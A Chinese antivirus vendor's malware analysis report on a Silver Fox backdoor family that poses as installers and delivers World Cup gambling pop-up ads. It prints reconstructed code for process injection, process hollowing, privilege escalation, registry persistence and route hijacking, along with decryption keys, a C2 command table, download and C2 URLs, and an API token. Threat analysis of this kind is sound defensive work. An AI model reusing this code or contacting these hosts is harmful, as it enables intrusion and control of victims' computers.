

银狐也想来世界杯分一杯羹？新家族开始为“菠菜”平台增设广告位！-技术文章-火绒安全

 huorong.cn/document/tech/vir_report/2008


银狐也想来世界杯分一杯羹？新家族开始为“菠菜”平台增设广告位！

- 作者：火绒安全
- 发布时间：2026-07-13
- 阅读量：1244

一、概括


近期，火绒安全实验室在监测网络安全过程中发现异常情况。经过溯源与技术分析，这是银狐黑产使用新的样本针对中国国内用户，通过伪装为压缩包、视频剪辑、Microsoft商店等应用安装软件的投毒行为。与以往不同是，银狐组织在本次攻击中，恶意代码的设计是以插件的形式加载，这就会产生灵活多变的组合让用户防不胜防。本次下载获取的插件是一个关于世界杯广告弹窗投递的插件（涉及赌球“菠菜”等）。该样本可以以插件的形式多次为用户安装其他软件（包括但不限于弹窗广告软件），并在保持后门一直存在的情况下，窃取用户信息、控制用户电脑。

目前，火绒安全产品已经实现对该行为的拦截与查杀。



查杀图

二、运行流程



流程图

三、样本分析

本篇文章提到的4个样本基本相同，后续详细内容只针对1个样本进行描述。不对其他样本进行过多赘述。

执行初始化

Rust启动器


通过多项检测环境来检验该程序是否被调试或者在沙箱、虚拟机等环境。

```
v3 = v4;  
*v4 = (unsigned __int8 (*)(void))checkDebug_7FF653CA9C90; // 检测调试器  
v4[1] = (unsigned __int8 (*)(void))checkCpuNum_7FF653CA9EB0; // 检测Cpu数量  
v4[2] = (unsigned __int8 (*)(void))checkPhyMem_7FF653CAA120; // 检测物理内存  
v4[3] = (unsigned __int8 (*)(void))TotalCheck_7FF653CAA400; // 检测360tray.exe是否在运行
```

通过AES算法解密将要释放的3个载荷，首先通过异或算法解密得到文件名称Cache.pmt。后续通过AES解密得到载荷释放到路径C:\Program\CalendarSync\Cache.pmt下。

```
XorFileName_7FF653CACA60(&i, aPrpVCG, 9u); // Cache.pmt  
v10 = lpMem;  
__asm { vmovups [rsp+0A8h+var_70], xmm6 }  
result = AESDecrypt_14001D850(  
    (__int64)47ac12eb5644ce228686ddb100ebdceabf2cc3f454c5e6f7d0649ec08c5312,  
    0x10FAF60u,  
    a2,  
    MaxCount,  
    (__int64)lpMem,  
    v18,  
    _RAX,  
    n32,  
    *((unsigned __int64 **)&n32 + 1),  
    n16);  
if ( i )  
{  
    v12 = result;  
    ProcessHeap = GetProcessHeap();  
    HeapFree(ProcessHeap, 0, v10);  
    result = v12;  
}  
__asm { vmovaps xmm6, [rsp+0A8h+var_38] }  
return result;  
}
```

最终通过CreateProcessW函数来启动CalendarSync.exe程序。



加载载荷MasMIX32.dll分析

恶意MasMIX32.dll首先会通过异或0x37解密得到Cache.pmt的名称，通过hash获取读取文件api函数的地址。

```
do
{
  *(_BYTE *)v24 = ~(n116 & 0x37) & (n116 | 0x37);
  v4 = (char *)&v32 + ++v22;
  n116 = *v4;
  v24 = (__int64 *)v4;
}
// 实际上就是异或0x37,解密得到Cache.pmt
while ( *v4 );
n0x103_2 = n0x103;
if ( n0x103 < 0x103 && (_BYTE)v32 != 0 )
{
  v18 = 0;
  n0x102 = n0x103;
  v20 = v32;
  do
  {
    n0x103_3 = n0x102 + 1;
    v34[n0x102] = v20;
    v5 = *((_BYTE *)&v32 + 2 * (v18 & 1) + (v18 ^ 1));
    v6 = n0x102 < 0x102 && v5 != 0;
    v18 = 2 * (v18 & 1) + (v18 ^ 1);
    ++n0x102;
    v20 = v5;
  }
  while ( v6 );
  n0x103_2 = n0x103_3;
}
v34[n0x103_2] = 0;
fun_CreateFileW = (__int64 (__fastcall *)(CHAR *, __int64, __int64, _QWORD, int, int, _QWORD))GetFunFromHash_180001368(1339750106);
fun_GetFileSize = (__int64 (__fastcall *)(void *, _QWORD))GetFunFromHash_180001368(1881019078);
fun_ReadFile = (__int64 (__fastcall *)(void *, HLOCAL, _QWORD, int *, _QWORD))GetFunFromHash_180001368(3143605933);
```

然后通过自定义RC4算法+RtlDecompressBuffer组合解密下一阶段Shellcode。RC4密钥B734BF22E076BDB05AAF549038D4E5F1。

```

{
    unsigned int v5; // [rsp+3Ch] [rbp-1Ch]
    _QWORD v6[2]; // [rsp+40h] [rbp-18h] BYREF

    v6[0] = 0xB0BD76E022BF34B7uLL;
    v6[1] = 0xF1E5D4389054AF5AuLL;
    v5 = 0;
    if ( uBytes != 0 && hMem != nullptr )
    {
        RC_Decrypt_180001257(v6, hMem, uBytes); // B734BF22E076BDB05AAF549038D4E5F1
        return (unsigned int)fun_RtlDecompressBufferAndRun_180001B28(hMem, uBytes);
    }
    return v5;
}

```

最后通过反射dll在自身申请内存，运行在自身内存中。

```

v11 = 0;
if ( uBytes != 0 && hMema != nullptr )
{
    fun_CreateFileMappingW = GetFunFromHash_180001368(603573514);
    fun_MapViewOfFile = GetFunFromHash_180001368(1970990867);
    fun_UnmapViewOfFile = GetFunFromHash_180001368(628926238);
    v11 = 0;
    if ( fun_UnmapViewOfFile != nullptr && fun_MapViewOfFile != nullptr && fun_CreateFileMappingW != nullptr )
    {
        hObject = (HANDLE)((__int64 (__fastcall *))(__int64, _QWORD, __int64))fun_CreateFileMappingW(-1, 0, 64);
        v11 = 0;
        if ( (unsigned __int64)hObject + 1 >= 2 )
        {
            hMem = (void (*)(void))((__int64 (__fastcall *))(HANDLE, __int64, _QWORD))fun_MapViewOfFile(hObject, 34, 0);
            v4 = 0;
            if ( hMem )
            {
                memcpy_18000E530(hMem, hMema, uBytes);
                hMem();
                ((void (__fastcall *))(void (*)(void)))fun_UnmapViewOfFile(hMem);
                v4 = 1;
            }
            CloseHandle(hObject);
            return v4;
        }
    }
}
return v11;

```

注入载荷Cache.pmt分析

由于该文件使用了大量混淆，包括控制流扁平化，不透明谓词，花指令，以及轻量级的VMP混淆。代码阅读效果就由作者构造伪代码来解释。

主要的执行逻辑为，创建互斥体->COM初始化->提权->注入->写入注册表->篡改IP路由表。

```

// ===== 主入口 =====
void StartAddress(FVOID param)
{
    // ===== 阶段1: 单实例检测 =====
    if (CheckAlreadyRunning(L"{CFE43A7D-B0E3-40E9-9919-13DEE7900CF8}"))
        return; // 已有实例在运行, 退出

    // ===== 阶段2: 初始化 COM 环境 =====
    CoInitializeEx(NULL, COINIT_APARTMENTTHREADED);
    CoInitializeSecurity(
        NULL, -1, NULL, NULL,
        RPC_C_AUTHN_LEVEL_PKT_PRIVACY, // dwAuthnLevel = 6
        RPC_C_IMP_LEVEL_IMPERSONATE, // dwImpLevel = 3
        NULL, 0, NULL
    );

    // ===== 阶段3: 提权 =====
    EnablePrivilege(SE_DEBUG_NAME); // 可调试任意进程
    EnablePrivilege(SE_TCB_NAME); // 可充当操作系统的一部分

    // ===== 阶段4: 注入 DLL 到目标服务 =====
    InjectDllIntoTarget(L"TieringEngineService.exe",
        L"payload.dll"); // 你 dump 出的那个 DLL

    // ===== 阶段5: 注册表持久化 =====
    PersistServiceConfig();

    // ===== 阶段6: 篡改 IP 路由表 =====
    // (由注入的 DLL 或后续阶段执行)
    HijackDefaultGateway(attacker_gateway_ip);

    CoUninitialize();
    return;
}

```

互斥体模块，创建互斥体Global\{CFE43A7D-B0E3-40E9-9919-13DEE7900CF8}

```

// ===== 互斥体模块 =====
BOOL CheckAlreadyRunning(WCHAR* guid)
{
    WCHAR name[0x208]; // 缓冲区
    BOOL found = FALSE;
    HANDLE hMutex;

    // 拼接完整名称: "Global\{CFE43A7D-B0E3-40E9-9919-13DEE7900CF8}"
    wsprintfW(name, L"Global\\%s", guid);

    // 创建命名互斥体 (不获取所有权, 仅检测)
    hMutex = CreateMutexW(NULL, FALSE, name); // bInitialOwner = FALSE

    DWORD err = GetLastError();
    if (err == ERROR_ALREADY_EXISTS) // 0xB7 = 183
        found = TRUE; // 已有实例在运行
    else if (err == ERROR_INVALID_HANDLE) // 0x06
        found = TRUE; // 异常情况也视为已存在

    if (hMutex != NULL)
        CloseHandle(hMutex); // 用完即关, 不占用

    return found; // TRUE = 已有进程在运行, FALSE = 首次启动
}

```

提权模块，通过多个api的连续调用达到提权的目的。

```
// ===== 提权模块 =====  
  
void EnablePrivilege(WCHAR* privilege_name)  
{  
    HANDLE hToken;  
    TOKEN_PRIVILEGES tp;  
  
    OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken);  
  
    GetTokenInformation(hToken, TokenPrivileges, ...); // 查询现有特权  
  
    LookupPrivilegeValueW(NULL, privilege_name, &tp.Privileges[0].Luid);  
    tp.PrivilegeCount = 1;  
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;  
  
    AdjustTokenPrivileges(hToken, FALSE, &tp, 0, NULL, NULL);  
    CloseHandle(hToken);  
}
```

创建注册表，写入注册表中是加密的。解密后的结构如下：

1. 文件路径
2. 服务名称1
3. 服务名称2
4. 加密的下一阶段dll文件。

```

// sub_1805A02E0 - 注册表写入主函数
void WriteRegistryData(struct_object* obj, BYTE* data, DWORD data_size)
{
    HKEY hKey;
    DWORD disposition;
    void* hMem;

    // 1. 获取当前模块路径
    WCHAR module_path[MAX_PATH];
    GetModuleFileNameW(NULL, module_path, MAX_PATH);

    // 2. 分配内存, 构建注册表数据结构
    hMem = LocalAlloc(0, 0x83C);
    if (!hMem) goto cleanup;

    if (data_size != 0)
        *(DWORD*)hMem = 'CREG'; // "REGISTRY CREATE" 标记
    else
        *(DWORD*)hMem = 'DREG'; // "REGISTRY DATA" 标记

    // 填充模块路径、服务名等信息...
    CopyMemory(hMem + 0x18, module_path, 0x208);
    CopyString(hMem + 0x618, "CaptureService_c8ee21");
    CopyString(hMem + 0x410, "CaptureService_f5ba01");

    // 3. 解码并创建注册表键: HKLM\SOFTWARE\Microsoft\Tracing\choco_RASAPICS
    WCHAR subkey[0x2A];
    DecodeString_Xor(subkey, encoded_string, 0x35C4);
    // subkey = "SOFTWARE\Microsoft\Tracing\choco_RASAPICS"

    RegCreateKeyExW(
        HKEY_LOCAL_MACHINE, // hKey
        subkey,              // lpSubKey
        0,                   // Reserved
        NULL,                // lpClass
        0,                   // dwOptions
        KEY_ALL_ACCESS,      // samDesired (0xF003F)
        NULL,                // lpSecurityAttributes
        &hKey,                // phkResult
        &disposition         // lpdwDisposition
    );

    if (失败) goto cleanup;

    // 4. 写入注册表值 (REG_BINARY)
    RegSetValueExW(
        hKey,                // hKey
        value_name,          // lpValueName
        hMem,                // lpData
        data_size,           // cbData
        REG_BINARY           // dwType = 3
    );

    // 5. 关闭注册表键
    RegCloseKey(hKey);

cleanup:
    return;
}

```

劫持网关，通过修改ip路由表来达到劫持网关的目的。

```

// ===== IP 路由表修改模块 =====

void ModifyIpRoutingTable()
{
    MIB_IPFORWARDTABLE* pTable;
    MIB_IPFORWARDROW route;

    // 获取当前路由表
    GetIpForwardTable(NULL, TRUE);
    pTable = LocalAlloc(/* 路由表大小 */);
    GetIpForwardTable(pTable, &size, TRUE);

    // 遍历并删除现有默认路由
    for (i = 0; i < pTable->dwNumEntries; i++) {
        if (pTable->table[i].dwForwardDest == 0) // 默认路由 0.0.0.0
            DeleteIpForwardEntry(&pTable->table[i]);
    }

    // 解析目标 IP 地址
    inet_pton(AF_INET, ip_str, &route.dwForwardDest);

    // 创建新的 IP 转发条目
    route.dwForwardProto = MIB_IPPROTO_NETMGMT;
    route.dwForwardMetric1 = 0;
    // ... 填充其他字段
    CreateIpForwardEntry(&route);

    // 或修改现有路由
    SetIpForwardEntry(&route);
}

```

共享内存注入，通过NtMapViewOfSection等api调用链，为创建的TieringEngineService.exe创建共享内存。挂起线程修改eip恢复线程启动。

```

// == 阶段3: Section 注入 ==
// 核心: 创建一个在两个进程中都可见的共享内存节
InjectSectionMap(hTarget, dll_path_size,
    &localAddr, &remoteAddr, &hSection);

// == 阶段4: 写入 DLL 路径到共享内存 ==
WCHAR dllPath[MAX_PATH];
GetSystemWow64DirectoryW(dllPath, MAX_PATH); // = C:\Windows\SysWOW64
wcscat(dllPath, L"\\malicious.dll"); // 恶意 dll
memcpy(localAddr, dllPath, wcslen(dllPath) * 2); // 写入共享内存, 目标立即可见

// == 阶段5: 劫持主线程执行 LoadLibrary ==
// 获取目标进程的主线程
hThread = ...; // 通过 CreateToolhelp32Snapshot (TH32CS_SNAPTHREAD) 获取

// 挂起线程
SuspendThread(hThread); // 动态解析

// 读取线程上下文
ctx.ContextFlags = CONTEXT_FULL;
Wow64GetThreadContext(hThread, &ctx);
// 或 SetThreadContext / GetThreadContext (取决于 32/64 位)

// 保存原始 RIP, 设置新的 RIP = LoadLibraryW 地址
// (LoadLibraryW 在 kernel32.dll 中, 所有进程基址相同)
ctx.Rip = (DWORD64)GetProcAddress(
    GetModuleHandleA("kernel32.dll"), "LoadLibraryW");

// 设置第一个参数 RCX = remoteAddr (DLL 路径在目标进程中的地址)
ctx.Rcx = (DWORD64)remoteAddr;

Wow64SetThreadContext(hThread, &ctx);

// == 阶段6: 恢复线程 → 执行 LoadLibraryW(remoteAddr) ==
ResumeThread(hThread);

// 等待注入完成
WaitForSingleObject(hThread, INFINITE);
}

```

注入载荷2 - TieringEngineService.exe分析

注入载荷2是最终功能调度的前一级。在TieringEngineService.exe中运行。主要功能为循环读取注册表值HKLM\SOFTWARE\Microsoft\Tracing\choco_RASAPICS注入进程backgroundTaskHost.exe程序。

```

pSessionId = 0;
CurrentProcessId = GetCurrentProcessId();
ProcessIdToSessionId(CurrentProcessId, &pSessionId);
memset(hHandle, 0, sizeof(hHandle));
v2 = 0;
while ( 1 )
{
    while ( 1 )
    {
        ++dword_18002CC74;
        pSessionId_1 = WTSGetActiveConsoleSessionId_180002B70(v2);
        ExitCode = 0;
        v3 = pSessionId_1 != pSessionId;
        memset_18001B280(hHandle, 0, 24);
        v5 = memcpy_1800060A0(buf, (__int64)L"backgroundTaskHost.exe");
        if ( (unsigned int)injection_1800027C0((__int64)v5, a1, (__int64)hHandle, v3) )
            break;
        GetLastError();
        Sleep(0x7530u);
    }
    if ( hHandle[0] )
    {
        WaitForSingleObject(hHandle[0], 0xFFFFFFFF);
        if ( GetExitCodeProcess(hHandle[0], &ExitCode) && ExitCode == 259 )
        {
            TerminateProcess(hHandle[0], 0);
            Sleep(0xB88u);
        }
        CloseHandle(hHandle[0]);
    }
    if ( hHandle[1] )
        CloseHandle(hHandle[1]);
    Sleep(0x1388u);
}
}

```

通过进程镂空的方式，挂起的方式启动backgroundTaskHost.exe程序，注入，恢复线程。

```

        v7 = CreateProcessW(
            ApplicationName,
            nullptr,
            nullptr,
            nullptr,
            0,
            4u,
            nullptr,
            nullptr,
            &StartupInfo,
            &ProcessInformation);
    }
}
if ( v7 )
{
    if ( (unsigned int)Hollwing_18000A270(ProcessInformation.hProcess, a2, &v12, &v13) )
    {
        if ( v13 )
        {
            Context.ContextFlags = 1048607;
            if ( Wow64GetThreadContext(ProcessInformation.hThread, &Context) )
            {
                Context.Eax = v13;
                v9 = Wow64SetThreadContext(ProcessInformation.hThread, &Context);
            }
        }
    }
    if ( v9 )
    {
        ResumeThread(ProcessInformation.hThread);
        v6 = 1;
    }
    else
    {

```

回传数据与插件安装

最终载荷-backgroundTaskHost.exe分析

最终载荷通过死循环一直与gawdkl.fit保持连接。

```

va_start(va, dwMilliseconds);
v23 = 0;
while ( 1 )
{
    a14 = 0;
    v22 = 0;
    uExitCode_1 = RunClient_10028EB0(
        (int)&savedregs, // gawdkl.fit
        &a1,
        (int)std::_N$V::Z::_Func_impl_no_alloc<'RunClientLoopDll'::`4'::_lambda_1,AHURunOptions>::`vftable',
        v20[1],
        v20[2],
        v20[3],
        v20[4],
        v20[5],
        v20[6],
        v20[7],
        v20[8],
        (int)v20,
        &v22);
    uExitCode_2 = uExitCode_1;
    if ( !v22 )
        break;
    Sleep(dwMilliseconds);
    ReadC2ConfigFromReg_10028AE0((int)&a1);
}
uExitCode = uExitCode_1;
CurrentProcess = GetCurrentProcess();
TerminateProcess(CurrentProcess, uExitCode);
TerminateProcess2(va);
TerminateProcess2(&a8);
TerminateProcess2(&a1);
return uExitCode_2;
}

```

功能调度涉及到的指令非常多。后续插件的安装都是通过指令完成。

```
; _unwind { // SEH_1001E740
    push    ebp
    mov     ebp, esp
    push    0FFFFFFFFh
    push    offset SEH_1001E740
    mov     eax, large fs:0
    push    eax
    mov     large fs:0, esp
    sub     esp, 50h
    push    esi
    push    edi                ; TokenHandle
    mov     edi, ecx
    mov     ecx, [ebp+dwExtraInfo]
    movzx   eax, cx
    mov     [ebp+var_10], edi
    cmp     eax, 101h
    ja      short loc_7001E7E1
    jz      loc_7001FEFE        ; jumtable 7001E781 cases 3,6
                                ; jumtable 7001E800 case 258
    sub     eax, 2              ; switch 5 cases
    cmp     eax, 4
    ja      def_7001E781        ; jumtable 7001E781 default case
                                ; jumtable 7001E800 default case, cases 260,262
                                ; jumtable 7001E978 default case, cases 517,520,522
                                ; jumtable 7001ECAD default case, cases 771,777,779,781,783-799
                                ; jumtable 7001F468 default case, cases 1027,1029,1031,1033,1035,1037,1039,1041,1043,1045,1047,1049,1051,1053,1055,1057
                                ; jumtable 7001F965 default case, cases 1283,1286
                                ; jumtable 7001FB4E default case, cases 1545,1547,1549-1791,1793
                                ; jumtable 7001FD87 default case, cases 2308,2311,2312
    jmp     ds:jpt_7001E781[eax*4] ; switch jump
}
-----
loc_7001E788:                ; CODE XREF: switch_functions_7001E740+41tj
                                ; DATA XREF: .text:jpt_7001E7814o
    push    [ebp+TokenHandle] ; jumtable 7001E781 case 2
    mov     ecx, edi
```

总计80条指令，有效指令为41条。下方按照功能归类指令。归类五大类分别对应：

1. 基础控制与信息采集
2. 远程控制
3. 进程与系统管理
4. 多媒体操作
5. 插件系统

指令(16进制/10进制)	功能
0x05 (5)	断开连接 (基础控制与侦查)
0x04 (4)	心跳/时间同步 (基础控制与侦查)
0x02 (2)	系统指纹上报 (基础控制与侦查)
0x105 (261)	定向进程枚举 (基础控制与侦查)
0x107 (263)	安全软件/AV检测 (基础控制与侦查)
0x200 (512)	屏幕捕获启动 (远程控制)
0x202 (514)	屏幕捕获停止 (远程控制)
0x203 (515)	屏幕控制参数 (远程控制)
0x204 (516)	请求屏幕帧数据 (远程控制)
0x206 (518)	鼠标/键盘注入 (远程控制)
0x20C (524)	输入注入器选择 (远程控制)
0x207 (519)	读取剪贴板 (远程控制)
0x209 (521)	设置剪贴板 (远程控制)
0x402 (1026)	进程列表枚举 (进程与系统管理)
0x404 (1028)	终止进程 (进程与系统管理)
0x408 (1032)	结束进程任务 (进程与系统管理)
0x40A (1034)	挂起/恢复进程 (进程与系统管理)
0x40C (1036)	设置进程优先级 (进程与系统管理)
0x40E (1038)	终止进程树 (进程与系统管理)

0x410 (1040)	服务/驱动枚举 (进程与系统管理)
0x412 (1042)	Windows服务控制 (进程与系统管理)
0x20B (523)	唤醒/防休眠 (进程与系统管理)
0x406 (1030)	关机/重启/注销 (进程与系统管理)
0x502 (1282)	DirectInput转发 (进程与系统管理)
0x504 (1284)	窗口事件转发 (进程与系统管理)
0x505 (1285)	窗口移除/注销 (进程与系统管理)
0x507 (1287)	窗口注册/心跳 (进程与系统管理)
0x700 (1792)	摄像头捕获启动 (多媒体捕获)
0x702 (1794)	摄像头捕获停止 (多媒体捕获)
0x703 (1795)	摄像头标志设置 (多媒体捕获)
0x704 (1796)	摄像头枚举 (多媒体捕获)
0x800 (2048)	音频捕获启动 (多媒体捕获)
0x802 (2050)	音频捕获停止 (多媒体捕获)
0x900 (2304)	插件注册/加载 (插件系统)
0x902 (2306)	插件写入数据 (插件系统)
0x903 (2307)	插件提交数据 (插件系统)
0x909 (2313)	插件启动 (插件系统)
0x90A (2314)	插件停止 (插件系统)

0x906 (2310)	插件枚举 (插件系统)
0x905 (2309)	插件卸载 (插件系统)
≥0x1000 (≥4096)	插件分发 (插件系统)

在测试期间得到指令顺序为

2	系统指纹上报
4	心跳协调
0x101	ping
0x900	插件注册
0x107	安全软件/AV检测
0x105	定向进程枚举

插件安装接收回来的数据写入在
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\choco_crm\ID\Bin32。通过解密实际上是下载者。每30分钟下载一次。

```

result = sleep_100030D0(1800);           // 1800 * 1s
if ( result )
{
    for ( i = 1; i <= 5; ++i )
    {
        result = byte_10022A94;
        if ( !byte_10022A94 )
            break;
        result = download_10003360(&v4, &v2, (DWORD *)v3);
        if ( result )
            break;
        if ( (unsigned int)i >= 5 )
            break;
        result = sleep_100030D0(1800);
        if ( !result )
            break;
    }
}
return result;
}

```


最后从<https://s3.ap-east-1.amazonaws.com/0xdadb0d80178819f2319190d340ce9a924f783711/PopAD.exe>下载回该广告弹窗软件并执行。

```

ProcessInformation,
&FileSize);
*(DWORD *)&ProcessInformation[16] = 87;
*(DWORD *)ProcessInformation = https://s3.ap-east-1.amazonaws.com/0xdadb0d80178819f2319190d340;
*(DWORD *)&ProcessInformation[20] = FileSize;
strcpy(
    https://s3.ap-east-1.amazonaws.com/0xdadb0d80178819f2319190d340,
    "https://s3.ap-east-1.amazonaws.com/0xdadb0d80178819f2319190d340ce9a924f783711/PopAD.exe");
LOBYTE(v101) = 5;
v4 = WinhttpDownload((int)&pExecInfo.lpParameters, ProcessInformation);
v5 = (_OWORD *) (v4 + 4);
n7 = *(DWORD *)v4;

```

同时还有验证文件PopAD.exe.meta文本，该文本记录更新时间是否正确。这也是判断该软件时效性的依据之一。Wed, 01 Jul 2026 15:08:37 GMT对应北京时间2026年7月1日23:08:37。



弹窗广告PopAd.exe

通知上线的C2以明文的形式存在<https://dnyk123.xyz/boot>与api token用于服务器验证QHf1GHeq3zV-6pTPsCRwYpJpMyMyspNdaA059i3WpIk。

```

idThread = GetCurrentThreadId();
log_14001E610("winmain_entry", 0, "entry");
if ( !(unsigned int)sub_140024D8C(hInstance, hPrevInstance, lpCmdLine, nShowCmd) )
{
    LastError = GetLastError();
    log_14001E610("afx_fail", LastError, "AfxWinInit");
    return 1;
}
